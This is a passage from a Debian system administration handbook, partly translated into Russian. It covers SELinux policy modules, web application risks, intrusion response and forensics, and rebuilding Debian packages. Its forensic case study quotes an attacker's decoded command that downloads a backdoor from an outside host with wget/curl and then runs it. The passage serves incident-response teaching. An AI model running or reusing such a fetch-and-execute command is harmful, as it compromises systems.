<code>staff_u</code>	<code>staff</code>	<code>s0</code>	<code>s0-s0:c0.c1023</code>
<code>sysadm_u</code>	<code>sysadm</code>	<code>s0</code>	<code>s0-s0:c0.c1023</code>
<code>system_u</code>	<code>user</code>	<code>s0</code>	<code>s0-s0:c0.c1023</code>
<code>test_u</code>	<code>staff</code>	<code>s0</code>	<code>s0</code>
<code>unconfined_u</code>	<code>unconfined</code>	<code>s0</code>	<code>s0-s0:c0.c1023</code>
<code>user_u</code>	<code>user</code>	<code>s0</code>	<code>s0</code>

```
# semanage user -d test_u
```

14.5.3.3. Managing File Contexts, Ports and Booleans

Each SELinux module provides a set of file labeling rules, but it is also

possible to add custom labeling rules to cater to a specific case. For example, if you want the web server to be able to read files within the `/srv/www/` file hierarchy, you could execute `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` followed by `restorecon -R /srv/www/`. The former command registers the new labeling rules and the latter resets the file types according to the current labeling rules.

Similarly, TCP/UDP ports are labeled in a way that ensures that only the corresponding daemons can listen to them. For instance, if you want the web server to be able to listen on port 8080, you should run `semanage port -m -t http_port_t -p tcp 8080`.

Some SELinux modules export boolean options that you can tweak to alter the behavior of the default rules. The `getsebool` utility can be used to inspect those options (`getsebool boolean` displays one option, and `getsebool -a` them all). The `setsebool boolean value` command changes the current value of a boolean option. The `-P` option makes the change permanent, it means that the new value becomes the default and will be kept across reboots. The example below grants web servers an access to home directories (this is useful when users have personal websites in `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Adapting the Rules

Since the SELinux policy is modular, it might be interesting to develop new modules for (possibly custom) applications that lack them. These new modules will then complete the *reference policy*.

To create new modules, the `selinux-policy-dev` package is required, as well as `selinux-policy-doc`. The latter contains the documentation of the standard rules (`/usr/share/doc/selinux-policy-doc/html/`) and sample files that can be used as templates to create new modules. Install those files and study them more closely:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

The `.te` file is the most important one. It defines the rules. The `.fc` file defines the “file contexts”, that is the types assigned to files related to this module. The data within the `.fc` file are used during the file labeling step. Finally, the `.if` file defines the interface of the module: it is a set of “public functions” that other modules can use to properly interact with the module that you’re creating.

14.5.4.1. Writing a `.fc` file

Reading the below example should be sufficient to understand the structure of such a file. You can use regular expressions to assign the same security context to multiple files, or even an entire directory tree.

Пример 14.2. `example.fc` file

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp           --      gen_context(system_u:object_r:mya
```

14.5.4.2. Writing a .if File

In the sample below, the first interface (“myapp_domtrans”) controls who can execute the application. The second one (“myapp_read_log”) grants read rights on the application's log files.

Each interface must generate a valid set of rules which can be embedded in a .te file. You should thus declare all the types that you use (with the gen_require macro), and use standard directives to grant rights. Note, however, that you can use interfaces provided by other modules. The next section will give more explanations about how to express those rights.

Пример 14.3. example.if File

```
## <summary>Myapp example policy</summary>
## <desc>
##     <p>
##         More descriptive text about myapp. The <desc>
##         tag can also use <p>, <ul>, and <ol>
##         html tags for formatting.
##     </p>
##     <p>
##         This policy supports the following myapp features
##         <ul>
##             <li>Feature A</li>
##             <li>Feature B</li>
##             <li>Feature C</li>
##         </ul>
##     </p>
## </desc>
#
#####
## <summary>
##     Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##     Domain allowed to transition.
## </param>
#
interface(`myapp_domtrans',
    gen_require(
        type myapp_t, myapp_exec_t;
    )
)
```

```

        domtrans_pattern($1,myapp_exec_t,myapp_t)
')

#####
## <summary>
##     Read myapp log files.
## </summary>
## <param name="domain">
##     Domain allowed to read the log files.
## </param>
#
interface(`myapp_read_log',`  

    gen_require(`  

        type myapp_log_t;  

')  

    logging_search_logs($1)  

    allow $1 myapp_log_t:file r_file_perms;
')

```

DOCUMENTATION Explanations about the *reference policy*

The *reference policy* evolves like any free software project: based on volunteer contributions. The project is hosted by Tresys, one of the most active companies in the SELinux field. Their wiki contains explanations on how the rules are structured and how you can create new ones.

→ <https://github.com/SELinuxProject/refpolicy/wiki/GettingStarted>

14.5.4.3. Writing a .te File

Have a look at the example.te file:

GOING FURTHER The m4 macro language

To properly structure the policy, the SELinux developers used a macro-command processor. Instead of duplicating many similar *allow* directives, they created “macro functions” to use a higher-level logic, which also results in a much more readable policy.

In practice, **m4** is used to compile those rules. It does the opposite operation: it expands all those high-level directives into a huge database of *allow* directives.

The SELinux “interfaces” are only macro functions which will be substituted by a set of rules at

compilation time. Likewise, some rights are in fact sets of rights which are replaced by their values at compilation time.

```
policy_module(myapp,1.0.0) ①

#####
#
# Declarations
#

type myapp_t; ②
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ③

type myapp_log_t;
logging_log_file(myapp_log_t) ④

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perm

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

- ① The module must be identified by its name and version number. This directive is required.
- ② If the module introduces new types, it must declare them with directives like this one. Do not hesitate to create as many types as required rather than granting too many useless rights.
- ③ Those interfaces define the `myapp_t` type as a process domain that should be used by any executable labeled with `myapp_exec_t`. Implicitly, this

adds an exec_type attribute on those objects, which in turn allows other modules to grant rights to execute those programs: for instance, the userdomain module allows processes with domains user_t, staff_t, and sysadm_t to execute them. The domains of other confined applications will not have the rights to execute them, unless the rules grant them similar rights (this is the case, for example, of **dpkg** with its dpkg_t domain).

- ④ `logging_log_file` is an interface provided by the reference policy. It indicates that files labeled with the given type are log files which ought to benefit from the associated rules (for example, granting rights to **logrotate** so that it can manipulate them).
- ⑤ The `allow` directive is the base directive used to authorize an operation. The first parameter is the process domain which is allowed to execute the operation. The second one defines the object that a process of the former domain can manipulate. This parameter is of the form “*type:klass*“ where *type* is its SELinux type and *klass* describes the nature of the object (file, directory, socket, fifo, etc.). Finally, the last parameter describes the permissions (the allowed operations).

Permissions are defined as the set of allowed operations and follow this template: { *operation1 operation2* }. However, you can also use macros representing the most useful permissions. The `/usr/share/selinux-devel/include/support/obj_perm_sets.spt` lists them.

The following web page provides a relatively exhaustive list of object classes, and permissions that can be granted.

→ <https://selinuxproject.org/page/ObjectClassesPerms>

Now you just have to find the minimal set of rules required to ensure that the target application or service works properly. To achieve this, you should have a good knowledge of how the application works and of what kind of data it manages and/or generates.

However, an empirical approach is possible. Once the relevant objects are correctly labeled, you can use the application in permissive mode: the operations that would be forbidden are logged but still succeed. By analyzing the logs, you can now identify the operations to allow. Here is an example of such a log entry:

```
avc: denied { read write } for pid=1876 comm="syslogd" name="x
```

To better understand this message, let us study it piece by piece.

Таблица 14.1. Analysis of an SELinux trace

Message	Description
avc: denied	An operation has been denied.
{ read write }	This operation required the read and write permissions.
pid=1876	The process with PID 1876 executed the operation (or tried to execute it).
comm="syslogd"	The process was an instance of the syslogd program.
name="xconsole"	The target object was named xconsole. Sometimes you can also have a “path” variable — with the full path — instead.
dev=tmpfs	The device hosting the target object is a tmpfs (an in-memory filesystem). For a real disk, you could see the partition hosting the object (for example, “sda3”).
ino=5510	The object is identified by the inode number 5510.

<code>scontext=system_u:system_r:syslogd_t:s0</code>	This is the security context of the process who executed the operation.
<code>tcontext=system_u:object_r:device_t:s0</code>	This is the security context of the target object.
<code>tclass=fifo_file</code>	The target object is a FIFO file.

By observing this log entry, it is possible to build a rule that would allow this operation. For example, `allow syslogd_t device_t:fifo_file { read write }`. This process can be automated, and it is exactly what the **audit2allow** command (of the policycoreutils package) offers. This approach is only useful if the various objects are already correctly labeled according to what must be confined. In any case, you will have to carefully review the generated rules and validate them according to your knowledge of the application. Effectively, this approach tends to grant more rights than are really required. The proper solution is often to create new types and to grant rights on those types only. It also happens that a denied operation isn't fatal to the application, in which case it might be better to just add a “`dontaudit`” rule to avoid the log entry despite the effective denial.

COMPLEMENTS No roles in policy rules

It might seem weird that roles do not appear at all when creating new rules. SELinux uses only the domains to find out which operations are allowed. The role intervenes only indirectly by allowing the user to switch to another domain. SELinux is based on a theory known as *Type Enforcement* and the type is the only element that matters when granting rights.

14.5.4.4. Compiling the Files

Once the 3 files (`example.if`, `example.fc`, and `example.te`) match your expectations for the new rules, rename them to `myapp.extension` and run **make NAME=devel** to generate a module in the `myapp.pp` file (you can immediately load it with **semodule -i myapp.pp**). If several modules are defined, **make** will create all the corresponding `.pp` files.

14.6. Other Security-Related Considerations

Security is not just a technical problem; more than anything, it is about good practices and understanding the risks. This section reviews some of the more common risks, as well as a few best practices which should, depending on the case, increase security or lessen the impact of a successful attack.

14.6.1. Inherent Risks of Web Applications

The universal character of web applications led to their proliferation. Several are often run in parallel: a webmail, a wiki, some groupware system, forums, a photo gallery, a blog, and so on. Many of those applications rely on the “LAMP” (*Linux, Apache, MySQL, PHP*) stack. Unfortunately, many of those applications were also written without much consideration for security problems. Data coming from outside is, too often, used with little or no validation. Providing specially-crafted values can be used to subvert a call to a command so that another one is executed instead. Many of the most obvious problems have been fixed as time has passed, but new security problems pop up regularly.

VOCABULARY SQL injection

When a program inserts data into SQL queries in an insecure manner, it becomes vulnerable to SQL injections; this name covers the act of changing a parameter in such a way that the actual query executed by the program is different from the intended one, either to damage the database or to access data that should normally not be accessible.

→ https://en.wikipedia.org/wiki/SQL_Injection

Updating web applications regularly is therefore a must, lest any cracker (whether a professional attacker or a script kiddy) can exploit a known vulnerability. The actual risk depends on the case, and ranges from data destruction to arbitrary code execution, including web site defacement.

14.6.2. Knowing What To Expect

A vulnerability in a web application is often used as a starting point for cracking attempts. What follows is a short review of possible consequences.

QUICK LOOK Filtering HTTP queries

Apache 2 includes modules allowing filtering incoming HTTP queries. This allows blocking some attack vectors. For instance, limiting the length of parameters can prevent buffer overflows. More generally, one can validate parameters before they are even passed to the web application and restrict access along many criteria. This can even be combined with dynamic firewall updates, so that a client infringing one of the rules is banned from accessing the web server for a given period of time.

Setting up these checks can be a long and cumbersome task, but it can pay off when the web application to be deployed has a dubious track record where security is concerned.

mod-security2 (in the libapache2-mod-security2 package) is the main such module. It even comes with many ready-to-use rules of its own (in the modsecurity-crs package) that you can easily enable.

The consequences of an intrusion will have various levels of obviousness depending on the motivations of the attacker. *Script-kiddies* only apply recipes they find on web sites; most often, they deface a web page or delete data. In more subtle cases, they add invisible contents to web pages so as to improve referrals to their own sites in search engines.

A more advanced attacker will go beyond that. A disaster scenario could go on in the following fashion: the attacker gains the ability to execute commands as the `www-data` user, but executing a command requires many manipulations. To make their life easier, they install other web applications specially designed to remotely execute many kinds of commands, such as browsing the filesystem, examining permissions, uploading or downloading files, executing commands, and even provide a network shell. Often, the vulnerability will allow running a `wget` command that will download some malware into `/tmp/`, then executing it. The malware is often downloaded from a foreign website that was previously compromised, in order to cover tracks and make it harder to find out the actual origin of the attack.

At this point, the attacker has enough freedom of movement that they often install an IRC *bot* (a robot that connects to an IRC server and can be controlled by this channel). This bot is often used to share illegal files (unauthorized copies of movies or software, and so on). A determined attacker may want to go even further. The `www-data` account does not allow full access to the machine, and the attacker will try to obtain administrator privileges. Now, this should not be possible, but if the web application was not up-to-date, chances are that the kernel and other programs are outdated too; this sometimes follows a decision from the administrator who, despite knowing about the vulnerability, neglected to upgrade the system since there are no local users. The attacker can then take advantage of this second vulnerability to get root access.

VOCABULARY Privilege escalation

This term covers anything that can be used to obtain more permissions than a given user should normally have. The **sudo** program is designed for precisely the purpose of giving administrative rights to some users. But the same term is also used to describe the act of an attacker exploiting a vulnerability to obtain undue rights.

Now the attacker owns the machine; they will usually try to keep this privileged access for as long as possible. This involves installing a *rootkit*, a program that will replace some components of the system so that the attacker will be able to obtain the administrator privileges again at a later time; the rootkit also tries hiding its own existence as well as any traces of the intrusion. A subverted **ps** program will omit to list some processes, **netstat** will not list some of the active connections, and so on. Using the root permissions, the attacker was able to observe the whole system, but didn't find important data; so they will try accessing other machines in the corporate network. Analyzing the administrator's account and the history files, the attacker finds what machines are routinely accessed. By replacing **sudo** or **ssh** with a subverted program, the attacker can intercept some of the administrator's passwords, which they will use on the detected servers... and the intrusion can propagate from then on.

This is a nightmare scenario which can be prevented by several measures. The next few sections describe some of these measures.

14.6.3. Choosing the Software Wisely

Once the potential security problems are known, they must be taken into account at each step of the process of deploying a service, especially when choosing the software to install. Many web sites, such as SecurityFocus.com, keep a list of recently-discovered vulnerabilities, which can give an idea of a security track record before some particular software is deployed. Of course, this information must be balanced against the popularity of said software: a more widely-used program is a more tempting target, and it will be more closely scrutinized as a consequence. On the other hand, a niche program may be full of security holes that never get publicized due to a lack of interest in a security audit.

VOCABULARY Security audit

A security audit is the process of thoroughly reading and analyzing the source code of some software, looking for potential security vulnerabilities it could contain. Such audits are usually proactive and they are conducted to ensure a program meets certain security requirements.

In the free software world, there is generally ample room for choice, and choosing one piece of software over another should be a decision based on the criteria that apply locally. More features imply an increased risk of a vulnerability hiding in the code; picking the most advanced program for a task may actually be counter-productive, and a better approach is usually to pick the simplest program that meets the requirements.

VOCABULARY Zero-day exploit

A *zero-day exploit* attack is hard to prevent; the term covers a vulnerability that is not yet known to the authors of the program.

14.6.4. Managing a Machine as a Whole

Most Linux distributions install by default a number of Unix services and many tools. In many cases, these services and tools are not required for the actual purposes for which the administrator set up the machine. As a general guideline in security matters, unneeded software is best uninstalled. Indeed, there is no point in securing an FTP server, if a vulnerability in a different, unused service can be used to get administrator privileges on the whole machine.

By the same reasoning, firewalls will often be configured to only allow access to services that are meant to be publicly accessible.

Current computers are powerful enough to allow hosting several services on the same physical machine. From an economic viewpoint, such a possibility is interesting: only one computer to administrate, lower energy consumption, and so on. From the security point of view, however, such a choice can be a problem. One compromised service can bring access to the whole machine, which in turn compromises the other services hosted on the same computer. This risk can be mitigated by isolating the services. This can be attained either with virtualization (each service being hosted in a dedicated virtual machine or container), or with AppArmor/SELinux (each service daemon having an adequately designed set of permissions).

14.6.5. Users Are Players

Discussing security immediately brings to mind protection against attacks by anonymous crackers hiding in the Internet jungle; but an often-forgotten fact is that risks also come from inside: an employee about to leave the company could download sensitive files on the important projects and sell them to competitors, a negligent salesman could leave their desk without locking their session during a meeting with a new prospect, a clumsy user could delete the wrong directory by mistake, and so on.

The response to these risks can involve technical solutions: no more than the required permissions should be granted to users, and regular backups are a must. But in many cases, the appropriate protection is going to involve training users to avoid the risks.

QUICK LOOK autolog

The autolog package provides a program that automatically disconnects inactive users after a configurable delay. It also allows killing user processes that persist after a session ends, thereby preventing users from running daemons.

14.6.6. Physical Security

There is no point in securing the services and networks if the computers themselves are not protected. Important data deserve being stored on hot-swappable hard disks in RAID arrays, because hard disks fail eventually and data availability is a must. But if any pizza delivery boy can enter the building, sneak into the server room and run away with a few selected hard disks, an important part of security is not fulfilled. Who can enter the server room? Is access monitored? These questions deserve consideration (and an answer) when physical security is being evaluated.

Physical security also includes taking into consideration the risks for accidents such as fires. This particular risk is what justifies storing the backup media in a separate building, or at least in a fire-proof strongbox.

14.6.7. Legal Liability

An administrator is, more or less implicitly, trusted by their users as well as the users of the network in general. They should therefore avoid any negligence that malevolent people could exploit.

An attacker taking control of your machine then using it as a forward base (known as a “relay system”) from which to perform other nefarious activities could cause legal trouble for you, since the attacked party would initially see the attack coming from your system, and therefore consider you as the attacker (or as an accomplice). In many cases, the attacker will use your server as a relay to send spam, which shouldn't have much impact (except potentially registration on black lists that could restrict your ability to send legitimate emails), but won't be pleasant, nevertheless. In other cases, more important trouble can be caused from your machine, for instance, denial of service attacks. This will sometimes induce loss of revenue, since the legitimate services will be unavailable and data can be destroyed; sometimes this will also imply a real cost, because the attacked party can start legal proceedings against you. Rights-holders can sue you if an unauthorized copy of a work protected by copyright law is shared from your server, as well as other companies compelled by service level agreements if they are bound to pay penalties following the attack from your machine.

When these situations occur, claiming innocence is not usually enough; at the very least, you will need convincing evidence showing suspect activity on your system coming from a given IP address. This won't be possible if you neglect the recommendations of this chapter and let the attacker obtain access to a privileged account (root, in particular) and use it to cover their tracks.

14.7. Dealing with a Compromised Machine

Despite the best intentions and however carefully designed the security policy, an administrator eventually faces an act of hijacking. This section provides a few guidelines on how to react when confronted with these unfortunate circumstances.

14.7.1. Detecting and Seeing the Cracker's Intrusion

The first step of reacting to cracking is to be aware of such an act. This is not self-evident, especially without an adequate monitoring infrastructure.

Cracking acts are often not detected until they have direct consequences on the legitimate services hosted on the machine, such as connections slowing down, some users being unable to connect, or any other kind of malfunction. Faced with these problems, the administrator needs to have a good look at the machine and carefully scrutinize what misbehaves. This is usually the time when they discover an unusual process, for instance, one named apache instead of the standard /usr/sbin/apache2. If we follow that example, the thing to do is to note its process identifier, and check /proc/*pid*/exe to see what program this process is currently running:

```
# ls -al /proc/3719/exe  
1rwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe
```

A program installed under /var/tmp/ and running as the web server? No doubt left, the machine is compromised.

This is only one example, but many other hints can ring the administrator's bell:

- an option to a command that no longer works; the version of the software that the command claims to be doesn't match the version that is supposed to be installed according to **dpkg**;
- a command prompt or a session greeting indicating that the last connection came from an unknown server on another continent;
- errors caused by the /tmp/ partition being full, which turned out to be full of illegal copies of movies;
- and so on.

14.7.2. Putting the Server Off-Line

In any but the most exotic cases, the cracking comes from the network, and the attacker needs a working network to reach their targets (access confidential data, share illegal files, hide their identity by using the machine as a relay, and so on). Unplugging the computer from the network will prevent the attacker from reaching these targets, if they haven't managed to do so yet.

This may only be possible if the server is physically accessible. When the server is hosted in a hosting provider's data center halfway across the country, or if the server is not accessible for any other reason, it is usually a good idea to start by gathering some important information (see [Раздел 14.7.3, «Keeping Everything that Could Be Used as Evidence»](#), [Раздел 14.7.5, «Forensic Analysis»](#) and [Раздел 14.7.6, «Reconstituting the Attack Scenario»](#)), then isolating that server as much as possible by shutting down as many services as possible (usually, everything but `sshd`). This case is still awkward, since one can't rule out the possibility of the attacker having SSH access like the administrator has; this makes it harder to "clean" the machines.

14.7.3. Keeping Everything that Could Be Used as Evidence

Understanding the attack and/or engaging legal action against the attackers requires taking copies of all the important elements; this includes the contents of the hard disk, a list of all running processes, and a list of all open connections. The contents of the RAM could also be used, but it is rarely used in practice.

In the heat of action, administrators are often tempted to perform many checks on the compromised machine; this is usually not a good idea. Every command is potentially subverted and can erase pieces of evidence. The checks should be restricted to the minimal set (**netstat -tupan** for network connections, **ps auxf** for a list of processes, **ls -alR /proc/[0-9]*** for a little more information on running programs), and every performed check should carefully be written down.

CAUTION Hot analysis

While it may seem tempting to analyze the system as it runs, especially when the server is not physically reachable, this is best avoided: quite simply you can't trust the programs currently installed on the compromised system. It is quite possible for a subverted **ps** command to hide some processes, or for a subverted **ls** to hide files; sometimes even the kernel is compromised!

If such a hot analysis is still required, care should be taken to only use known-good programs. A good way to do that would be to have a rescue CD with pristine programs, or a read-only network share. However, even those countermeasures may not be enough if the kernel itself is compromised.

Once the “dynamic” elements have been saved, the next step is to store a complete image of the hard-disk. Making such an image is impossible if the filesystem is still evolving, which is why it must be remounted read-only. The simplest solution is often to halt the server brutally (after running **sync**) and reboot it on a rescue CD. Each partition should be copied with a tool such as **dd**; these images can be sent to another server (possibly with the very convenient **nc** tool). Another possibility may be even simpler: just get the

disk out of the machine and replace it with a new one that can be reformatted and reinstalled.

14.7.4. Re-installing

The server should not be brought back on line without a complete reinstallation. If the compromise was severe (if administrative privileges were obtained), there is almost no other way to be sure that we get rid of everything the attacker may have left behind (particularly *backdoors*). Of course, all the latest security updates must also be applied so as to plug the vulnerability used by the attacker. Ideally, analyzing the attack should point at this attack vector, so one can be sure of actually fixing it; otherwise, one can only hope that the vulnerability was one of those fixed by the updates.

Reinstalling a remote server is not always easy; it may involve assistance from the hosting company, because not all such companies provide automated reinstallation systems. Care should be taken not to reinstall the machine from backups taken later than the compromise. Ideally, only data should be restored, the actual software should be reinstalled from the installation media.

14.7.5. Forensic Analysis

Now that the service has been restored, it is time to have a closer look at the disk images of the compromised system in order to understand the attack vector. When mounting these images, care should be taken to use the `ro`, `nodev`, `noexec`, `noatime` options so as to avoid changing the contents (including timestamps of access to files) or running compromised programs by mistake.

Retracing an attack scenario usually involves looking for everything that was modified and executed:

- `.bash_history` files often provide for a very interesting read;
- so does listing files that were recently created, modified or accessed;
- the `strings` command helps identifying programs installed by the attacker, by extracting text strings from a binary;
- the log files in `/var/log/` often allow reconstructing a chronology of events;
- special-purpose tools also allow restoring the contents of potentially deleted files, including log files that attackers often delete.

Some of these operations can be made easier with specialized software. In particular, the sleuthkit package provides many tools to analyze a filesystem. Their use is made easier by the *Autopsy Forensic Browser* graphical interface (in the `autopsy` package). Some Linux distributions have a "live install" image and contain many programs for forensic analysis, such as Kali Linux (see [Раздел A.8, «Kali Linux»](#)), with its *forensic mode*, BlackArchLinux^[7] and the commercial Grml-Forensic, based on Grml (see [Раздел A.6, «Grml»](#)).

14.7.6. Reconstituting the Attack Scenario

All the elements collected during the analysis should fit together like pieces in a jigsaw puzzle; the creation of the first suspect files is often correlated with logs proving the breach. A real-world example should be more explicit than long theoretical ramblings.

The following log is an extract from an Apache access.log:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GE
```

This example matches exploitation of an old security vulnerability in phpBB.

→ <http://seunia.com/advisories/13239/>

→ <https://www.phpbb.com/phpBB/viewtopic.php?t=240636>

Decoding this long URL leads to understanding that the attacker managed to run some PHP code, namely: **system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")**. Indeed, a **bd** file was found in **/tmp/**. Running **strings /mnt/tmp/bd** returns, among other strings, PsychoPhobia Backdoor is starting.... This really looks like a backdoor.

Some time later, this access was used to download, install and run an IRC bot that connected to an underground IRC network. The bot could then be controlled via this protocol and instructed to download files for sharing. This program even has its own log file:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting co
** 2004-11-29-19:50:15: DCC CHAT connection succeeded, authenticat
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from Rev|DivXNew|502: I
(...
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_
(...)
```

```
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB  
(...)  
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB
```

These traces show that two video files have been stored on the server by way of the 82.50.72.202 IP address.

In parallel, the attacker also downloaded a pair of extra files, /tmp/pt and /tmp/loginx. Running these files through **strings** leads to strings such as *Shellcode placed at 0x%08lx and Now wait for suid shell....* These look like programs exploiting local vulnerabilities to obtain administrative privileges. Did they reach their target? In this case, probably not, since no files seem to have been modified after the initial breach.

In this example, the whole intrusion has been reconstructed, and it can be deduced that the attacker has been able to take advantage of the compromised system for about three days; but the most important element in the analysis is that the vulnerability has been identified, and the administrator can be sure that the new installation really does fix the vulnerability.

[7] <https://blackarch.org>

Глава 15. Создание пакета Debian

Нередко администратор, постоянно имеющий дело с пакетами Debian, со временем чувствует необходимость в создании своих собственных пакетов или изменении существующего пакета. Цель этой главы состоит в том, чтобы ответить на наиболее распространенные вопросы в этой области, а также предоставить необходимые базовые знания для использования инфраструктуры Debian наилучшим образом. Если повезет, после попытки приложить руку к созданию локальных пакетов вы даже можете почувствовать потребность в том, чтобы пойти дальше и присоединиться к самому Проекту Debian!

15.1. Пересборка пакета из его исходного кода

Пересборка двоичного пакета требуется при ряде обстоятельств. В некоторых случаях администратору нужна функциональность программы, для активации которой необходима компиляция из исходного кода с определенной опцией; в других программное обеспечение, упакованное в установленной версии Debian, недостаточно актуально. В последнем случае администратору обычно нужно собрать более свежий пакет, взятый из более новой версии Debian — например Testing или даже Unstable — чтобы новый пакет заработал в дистрибутиве Stable; эта операция называется «экспортирование». Как обычно, прежде чем приступать к такой задаче, следует проверить, не был ли такой пакет уже создан, — для этого достаточно беглого взгляда на страницу данного пакета в Системе отслеживания пакетов Debian.

→ <https://tracker.debian.org/>

15.1.1. Получение исходного кода

Rebuilding a Debian package starts with getting its source code. The easiest way is to use the **apt-get source *source-package-name*** command. This command requires a deb-src line in the /etc/apt/sources.list file, and up-to-date index files (i.e. **apt-get update**). These conditions should already be met if you followed the instructions from the chapter dealing with APT configuration (see [Раздел 6.1, «Содержимое файла sources.list»](#)). Note, however, that you will be downloading the source packages from the Debian version mentioned in the deb-src line. If you need another version, you may need to download it manually from a Debian mirror or from the web site. This involves fetching two or three files (with extensions *.dsc — for *Debian Source Control* — *.tar.comp, and sometimes *.diff.gz or *.debian.tar.comp — comp taking one value among gz, bz2 or xz depending on the compression tool in use), then run the **dpkg-source -x *file.dsc*** command. If the *.dsc file is directly accessible at a given URL, there is an even simpler way to fetch it all, with the **dget *URL*** command. This command (which can be found in the devscripts package) fetches the *.dsc file at the given address, then analyzes its contents, and automatically fetches the file or files referenced within. Once everything has been downloaded, it verifies the integrity of the downloaded source packages using **dscverify**, and it extracts the source package (unless the -d or --download-only option is used). The Debian keyring is needed, unless the option -u is supplied.

15.1.2. Внесение изменений

Let us use the samba package as an example.

```
$ apt source samba
Reading package lists... Done
NOTICE: 'samba' packaging is maintained in the 'Git' version cont
https://salsa.debian.org/samba-team/samba.git
Please use:
git clone https://salsa.debian.org/samba-team/samba.git
to retrieve the latest (possibly unreleased) updates to the packa
Need to get 11.7 MB of source archives.
Get:1 http://security.debian.org/debian-security buster/updates/m
Get:2 http://security.debian.org/debian-security buster/updates/m
Get:3 http://security.debian.org/debian-security buster/updates/m
Fetched 11.7 MB in 1s (9,505 kB/s)
dpkg-source: info: extracting samba in samba-4.9.5+dfsg
dpkg-source: info: unpacking samba_4.9.5+dfsg.orig.tar.xz
dpkg-source: info: unpacking samba_4.9.5+dfsg-5+deb10u1.debian.ta
dpkg-source: info: using patch list from debian/patches/series
dpkg-source: info: applying 07_private_lib
dpkg-source: info: applying bug_221618_precise-64bit-prototype.pa
[...]
```

The source of the package is now available in a directory named after the source package and its version (*samba-4.9.5+dfsg*); this is where we'll work on our local changes.

The first thing to do is to change the package version number, so that the rebuilt packages can be distinguished from the original packages provided by Debian. Assuming the current version is *2:4.9.5+dfsg-5*, we can create version *2:4.9.5+dfsg-5falcot1*, which clearly indicates the origin of the package. This makes the package version number higher than the one provided by Debian, so that the package will easily install as an update to the original package. Such a change is best effected with the **dch** command (*Debian CHangelog*) from the devscripts package.

```
$ cd samba-4.9.5+dfsg
$ dch --local falcot
```

The last command invokes a text editor (**sensible-editor** — this should be

your favorite editor if it is mentioned in the `VISUAL` or `EDITOR` environment variables, and the default editor otherwise) to allow documenting the differences brought by this rebuild. This editor shows us that `dch` really did change the `debian/changelog` file.

В случае, если требуются изменения в опциях сборки, они вносятся в файл `debian/rules`, который управляет шагами процесса сборки пакета. В простейших случаях строки, относящиеся к начальной конфигурации (`./configure ...`) или к собственно сборке (`$(MAKE) ...` или `make ...`) легко обнаружить. Если эти команды не не вызываются явно, они, вероятно, являются побочным эффектом другой явной команды; в этом случае обратитесь к их документации, чтобы выяснить, как изменить поведение по умолчанию. В случае пакетов, использующих `dh`, может понадобиться переопределить команду `dh_auto_configure` или `dh_auto_build` (подробности см. на соответствующих страницах руководства).

В зависимости от локальных изменений в пакетах может потребоваться также обновление файла `debian/control`, который содержит описание создаваемых пакетов. В частности, этот файл содержит строки `Build-Depends`, контролирующие список зависимостей, которые должны быть удовлетворены на этапе сборки пакета. Они часто ссылаются на версии пакетов, содержащиеся в дистрибутиве, откуда взят исходный код, но которые могут быть недоступны в дистрибутиве, используемом для пересборки. Не существует автоматизированного способа определить, является ли зависимость реальной, или же она указана только с целью гарантировать выполнение сборки исключительно с последней версией библиотеки, — это единственный доступный способ заставить `autobuilder` использовать данную версию пакета во время сборки, из-за чего сопровождающие Debian часто используют строго версионированные сборочные зависимости.

Если вы точно знаете, что эти сборочные зависимости слишком строги, не стесняйтесь ослабить их локально. Чтение файлов, документирующих стандартный способ сборки программного обеспечения — эти файлы часто называют `INSTALL` — поможет выяснить соответствующие зависимости. В идеале все зависимости

должны быть удовлетворены из дистрибутива, используемого для пересборки; в противном случае начинается рекурсивный процесс, в результате которого пакеты, упомянутые в поле `Build-Depends`, должны быть экспортированы раньше целевого пакета. Некоторые пакеты могут не требовать экспортирования, и их можно установить как есть в процессе сборки (ярким примером является `debhelper`). Обратите внимание, что процесс экспортирования может стать лавинообразным, если вы не будете осторожны. Поэтому бэкпорты должны быть сведены к абсолютному минимуму, насколько это возможно.

СОВЕТ Установка `Build-Depends`

`apt-get` позволяет установить все пакеты, упомянутые в поле `Build-Depends` исходного пакета, которые доступны в дистрибутиве, указанном в строке `deb-src` файла `/etc/apt/sources.list`. Для этого достаточно запустить команду `apt-get build-dep пакет-исходного-кода`.

15.1.3. Запуск пересборки

Когда все необходимые изменения внесены в исходный код, мы можем запустить создание собственно двоичного пакета (файл .deb). Весь процесс управляется командой **dpkg-buildpackage**.

Пример 15.1. Пересборка пакета

```
$ dpkg-buildpackage -us -uc  
[ . . . ]
```

